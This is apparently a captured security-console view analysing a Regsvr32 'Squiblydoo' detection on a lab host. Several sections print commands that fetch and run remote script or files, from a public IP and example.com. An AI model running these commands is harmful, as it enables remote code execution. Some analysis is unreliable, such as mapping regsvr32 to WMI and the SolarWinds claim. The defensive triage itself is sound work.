2 minutes ago
Past 30 days

Threats by Ranking

View: All

- Command Line Interpreter: powershell.exe Apr 8, 2024 3:54:00 AM
- Threat-Sample2.exe Apr 8, 2024 2:16:24 AM
- DG_x86.exe Apr 8, 2024 2:07:55 AM
- dash Mar 21, 20... 2:34:32 AM

Threat-Sample2.e...

Initial trigger: Trace detection

First detection: Feb 12, 2024 5:40:22 AM

Last detection: Apr 8, 2024 2:16:24 AM

Affected devices: 2

Age: 64 days

Take Action

Process Attributes

First Name: Threat-Sample2.exe

MDS: 247FC96F37798A3022ADB9E47BA5DA93

SHA-1: 28AFF3CAC780A5F7D75064C671DC5F67A5FDC39B

SHA-256: 211C2E02764A3B683948E08E44FB73B83FECDDAA6B567A40DBC1AAEB6EE7DE1

Threat Details

Device: 1P4W1022H264 Mar 26, 2024 8:55:23 AM 2 affected devices

Threat Behavior

Techniques Observed(5)	MITRE ATT&CK™ Matrix	Suspicious Indicators(9)
Windows Management Instrumentation T1047 (Execution)		Portable Executable (PE) file created/moved into folder commonly used by malware
Windows Command Shell T1059.003 (Execution)		Suspicious process created a file at a commonly abused path
Ingress Tool Transfer T1105 (Command and Control)		Suspicious binary executed cmd.exe
Regsvr32 T1218.010 (Defense Evasion)		Windows Command Shell containing a public IP address
NTFS File Attributes T1564.004 (Defense Evasion)		Process running from suspicious path attempted to launch cmd.exe

Process Activity

Summary View


Threat-Sample2.exe	Observed (compare to SANS DFIR)
Threat-Sample2.exe	Image path: C:\Users\cdaauto\Desktop\threatfiles\threatfiles\Threat-Sample2.exe
cmd.exe	Type: -
cmd.exe	Parent process: -
regsvr32.exe	Command Line: "C:\Users\cdaauto\Desktop\threatfiles\threatfiles\Threat-Sample2.exe"
	Process ID: 5320

Analyze Detection

Interactive Mode

Interactive Mode enables the discovery of new insights and their MITRE mappings through guided threat hunting by helping analysts answer questions:

- When did the incident happen?
- What do I do with this information?
- What actions can I take?
- Where can I get more information?



Monitoring

4 Total Threats

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2 Medium

0 Low

11 minutes ago

Past 30 days

Threats by Ranking

Filter by keyword

View All

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Regsvr32 T1218.010 (Defense Evasion)		Windows Command
NTFS File Attributes T1564.004 (Defense Evasion)		Process running fr

Process Activity

Summary View

Threat-Sample2.exe	Observed (compare to SANS DFIR)
Threat-Sample2.exe	
cmd.exe	
cmd.exe	
regsvr32.exe	

Image path	C:\Users\cdaaauto\Desktop\threatfiles\threatfi
Type	-
Parent process	-
Command Line	"C:\Users\cdaaauto\Desktop\threatfiles\threat
Process ID	5320

Detection Analysis

Summary:

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keyPoints:

- The Regsvr32.exe process was executed with command-line parameters that reference a public IP address and a script file (payload.sct), which is a common technique used in Squiblydoo attacks to bypass application whitelisting controls.
- The Threat-Sample2.exe executable was executed, which is a suspicious process that created and deleted a DLL file (python27.dll) in the temporary directory.
- The Cmd.exe process was executed multiple times, potentially to execute additional commands or scripts.
- The events suggest a potential attempt to establish a Command and Control (C2) channel or to execute malicious code on the system.
- The detection was first observed on the host with the hostname 1P4W1022H264, which should be the primary focus of the investigation.

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keyPoints:

- Suspicious Regsvr32.exe Execution
 - The Regsvr32.exe process was executed with the command-line parameters "/u /n /s /i:http://216.58.194.85/folder/payload.sct scrobj.dll". This is a common technique used in Squiblydoo attacks to bypass application whitelisting controls by executing a script file from a remote location.
 - The Regsvr32.exe process was executed from the path "C:\Windows\System32\regsvr32.exe", which is a legitimate Windows utility but can be abused by attackers.
 - The user account "CDA" executed the Regsvr32.exe process, which has a high integrity level of 3.0, indicating potential privilege escalation.
- Suspicious Cmd.exe Executions
 - The Cmd.exe process was executed multiple times, potentially to execute additional commands or scripts.
 - One of the Cmd.exe executions used the command-line "cmd /c ""REGSVR32 /u /n /s /i:http://216.58.194.85/folder/payload.sct scrobj.dll""", which is similar to the Regsvr32.exe execution and suggests a multi-stage attack.
 - The Cmd.exe processes were executed from the path "C:\Windows\System32\cmd.exe", which is a legitimate Windows utility but can be abused by attackers.
- Suspicious Threat-Sample2.exe Execution
 - The Threat-Sample2.exe executable was executed, which is a

Related MITRE Information

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T1218.010 : Regsvr32

Summary: Regsvr32.exe is a command-line program used to register and unregister object linking and embedding controls, including dynamic link libraries (DLLs) on Windows systems. Adversaries may abuse Regsvr32.exe to proxy execution of malicious scripting code.

Description: The Regsvr32.exe process (Process ID 1580) was executed with the command-line "REGSVR32 /u /n /s /i:http://216.58.194.85/folder/payload.sct scrobj.dll". This command attempts to download and execute a script file (payload.sct) from a remote public IP address (216.58.194.85). This technique is known as "Squiblydoo" and is commonly used by adversaries to bypass application whitelisting and execute malicious code. The goal is to proxy execution of malicious scripts by abusing a trusted Windows utility.

Adversary Insights: Adversaries may use this technique to bypass application whitelisting solutions and execute malicious code on compromised systems.

Why are Observed Actions for MITRE: The observed execution of Regsvr32.exe with the /i parameter and a remote script file aligns with the MITRE ATT&CK technique T1218.010 (Regsvr32).

Related Tactics: Defense Evasion (Tactic ID: TA0005), Execution (Tactic ID: TA0002)

Procedures Include:

1. Regsvr32.exe /s /u /i:https://example.com/file.sct scrobj.dll (Download and execute a script from a remote location)
2. Regsvr32.exe /s /n /e /u /i:https://example.com/file.sct scrobj.dll (Execute a script from a remote location without prompting)
3. Regsvr32.exe /s /n /i:file.sct scrobj.dll (Execute a local script file)
4. Regsvr32.exe /s /u /i:file.sct scrobj.dll (Execute a local script file and unregister the DLL)

5. Regsvr32.exe /s /n /e /u /i:file.sct scrobj.dll (Execute a local script file without prompting and unregister the DLL)

T1059.003 : Windows Command Shell

Summary: Adversaries may abuse the Windows Command Shell (cmd.exe) to execute commands, scripts, or binaries during the course of an operation.

Description: Multiple instances of the Cmd.exe process were executed, potentially to run additional commands or scripts. One instance (Process ID 9248) executed the command "C:\Windows\system32\cmd.exe /c cmd /c ""REGSVR32 /u /n /s /i:http://216.58.194.85/folder/payload.sct scrobj.dll""", which invokes the Regsvr32.exe utility to execute a remote script file (payload.sct) from a public IP address (216.58.194.85). Another instance (Process ID 8552) executed the command "cmd /c ""REGSVR32 /u /n /s /i:http://216.58.194.85/folder/payload.sct scrobj.dll""", which is similar to the previous command.

Adversary Insights: Adversaries may use the Windows Command Shell to execute various commands, scripts, or binaries during different stages of an operation, such as gaining initial access, executing payloads, or performing lateral movement.

Why are Observed Actions for MITRE: The observed execution of Cmd.exe to invoke the Regsvr32.exe utility and execute a remote script aligns with the MITRE ATT&CK technique T1059.003 (Windows Command Shell).

Related Tactics: Execution (Tactic ID: TA0002)

Procedures Include:

1. cmd.exe /c <command> (Execute a single command)
2. cmd.exe /k <command> (Execute a command and keep the command prompt open)
3. cmd.exe /c "script.bat" (Execute a batch script)
4. cmd.exe /c "powershell.exe -EncodedCommand <encoded_command>" (Execute an encoded PowerShell command)
5. cmd.exe /c "certutil.exe -urlcache -split -f https://example.com/file.exe file.exe" (Download a file using certutil.exe)



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
The detection and related suspicious indicators appear to be accurate and reasonable based on the provided events. Here's a step-by-step explanation:

- 1. Regsvr32.exe Process Execution:**
 - The Regsvr32.exe process was executed with command-line parameters that reference a public IP address (216.58.194.85) and a script file (payload.sct).
 - This is a common technique used in Squiblydoo attacks to bypass application whitelisting controls by abusing the functionality of the Regsvr32.exe utility.
 - The command-line parameters "/u /n /s /i:http://216.58.194.85\folder\payload.sct scrobj.dll" suggest an attempt to register the script file with the system, which could lead to the execution of malicious code.
- 2. Threat-Sample2.exe Executable:**
 - The Threat-Sample2.exe executable was executed, which is a suspicious process that created and deleted a DLL file (python27.dll) in the temporary directory (C:\Users\cdaauto\AppData\Local\Temp_MEI53202).
 - The creation and deletion of this DLL file within a short time frame is a common technique used by malware to hide its presence and avoid detection.
- 3. Cmd.exe Process Execution:**
 - Multiple instances of the Cmd.exe process were executed, potentially to execute additional commands or scripts.
 - The execution of Cmd.exe from the Threat-Sample2.exe process and the Regsvr32.exe process suggests a potential attempt to execute further malicious actions.
- 4. Host Identification:**
 - The detection was first observed on the host with the hostname 1P4W1022H264, which should be the primary focus of the investigation.

1 Overall, the detection and related suspicious indicators are accurate and reasonable based on the provided events. The combination of the Regsvr32.exe process execution, the Threat-Sample2.exe executable, and the multiple Cmd.exe process executions strongly suggests a potential attempt to bypass security controls, execute malicious code, and establish a Command and Control (C2) channel on the affected host.

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Knowledge Graph



Which user?
What file of application?
Where?
How?

Guided Response Actions

Recommended Actions

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The next steps should focus on preserving the evidence and further investigating the suspicious activities observed on the host with the hostname 1P4W1022H264. The Regsvr32.exe process execution with the public IP address and script file reference indicates a potential attempt to establish a Command and Control (C2) channel or execute malicious code on the system. The Threat-Sample2.exe executable and associated DLL file creation and deletion in the temporary directory are also highly suspicious. To mitigate the risk, the SOC analyst should consider isolating the affected host, but should carefully evaluate the potential business impact of this action. The evidence should be preserved by collecting forensic images of the affected host, capturing network traffic logs, and analyzing the Regsvr32.exe process and the referenced script file. The data exposure assessment should consider the potential for data exfiltration or further compromise of the system. The business impact could be significant if the attack is successful, as it may lead to unauthorized access, data breaches, or disruption of critical business operations. This type of attack is often associated with advanced persistent threat (APT) groups or other sophisticated threat actors, and a thorough investigation and response plan is crucial to address the potential risks.

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- Evidence Preservation
- Host Isolation
- Data Exposure Assessment

Device Risk Assessment

Device Information

Based on the provided detections and events, the following device/endpoint information is evident:

Device Name: 1P4W1022H264
User Name: cdaauto
OS: Windows 10 version 10.0.19041
IP Addresses: 10.26.124.25
MAC Address: 00:50:56:ac:5c:35

The context of this device suggests it is likely a workstation or desktop system, as it is running a client version of Windows 10 and the user account "cdaauto" is accessing the system. There are no clear indications that this is a test or development environment, server, or specialized system.

The key evidence supporting this includes:

- The Windows 10 client operating system version
- The user account "cdaauto" accessing the system
- The presence of a desktop application, "Threat-Sample2.exe", being executed on the system

Overall, the device appears to be a standard Windows 10 workstation or desktop system, potentially belonging to a regular user or employee within the organization.


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- Comprehensive Device Details
- Attack Surface Details
- Enterprise Risk Value

Analyze Detection

Dossier Mode

Dossier Mode provides executive summaries of an incident that details what happened, where it happened, when it happened, and how to investigate and remediate quickly.



MITRE Techniques and Tactics

- **Windows Management Instrumentation (T1047)**
The use of regsvr32.exe to execute a payload is a known technique (T1047) used by adversaries to abuse the Windows Management Instrumentation (WMI) for execution and defense evasion. This technique allows adversaries to execute arbitrary code by leveraging the trusted regsvr32.exe utility.
- **Windows Command Shell (T1059.003)**
The events show the execution of cmd.exe, which is a Windows command shell utility. Adversaries often use command shells (T1059.003) to execute malicious code, perform reconnaissance, and move laterally within a compromised environment.
- **Ingress Tool Transfer (T1105)**
The command line used by regsvr32.exe includes a public IP address (216.58.194.85) from which a payload is downloaded. This is an example of the Ingress Tool Transfer technique (T1105), where adversaries transfer tools or malicious code from a remote system to the compromised host.

Known Breaches

- **SolarWinds Supply Chain Attack**
The SolarWinds supply chain attack, discovered in December 2020, involved the use of regsvr32.exe to execute malicious payloads. The adversaries leveraged the trusted SolarWinds software to deliver the SUNBURST malware, which used regsvr32.exe to execute additional malicious components. While the attack vector differs, the use of regsvr32.exe for execution is a common technique observed in both incidents.
- **Emotet Malware**
Emotet, a notorious banking Trojan, has been known to use regsvr32.exe to execute malicious payloads. The malware often employs techniques like downloading payloads from remote servers and using legitimate utilities like regsvr32.exe for execution, similar to the observed events. However, Emotet primarily targets financial institutions, while the current incident appears to be more widespread.


Recommendations

- **Incident Response**
The affected host (1P4W1022H264) should be isolated and investigated thoroughly. Evidence such as memory dumps, disk images, and network traffic captures should be collected and preserved for further analysis. A comprehensive risk assessment should be performed to determine the potential data exposure and business impact.
- **Malware Analysis**
The downloaded payload (payload.sct) should be analyzed in a secure environment to understand its capabilities, persistence mechanisms, and potential impact. Indicators of Compromise (IoCs) should be extracted and shared with relevant stakeholders for detection and prevention purposes.

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Recap of Trellix Endpoint Protection Stack

High-level overview of what it does and why it would matter

Component Name	What it does:	Why needed?	Stakeholder
Trellix ePO	Central management of endpoint protection policies and reporting	Scalable, On-premises, SaaS,	Workplace and Sec Ops Team
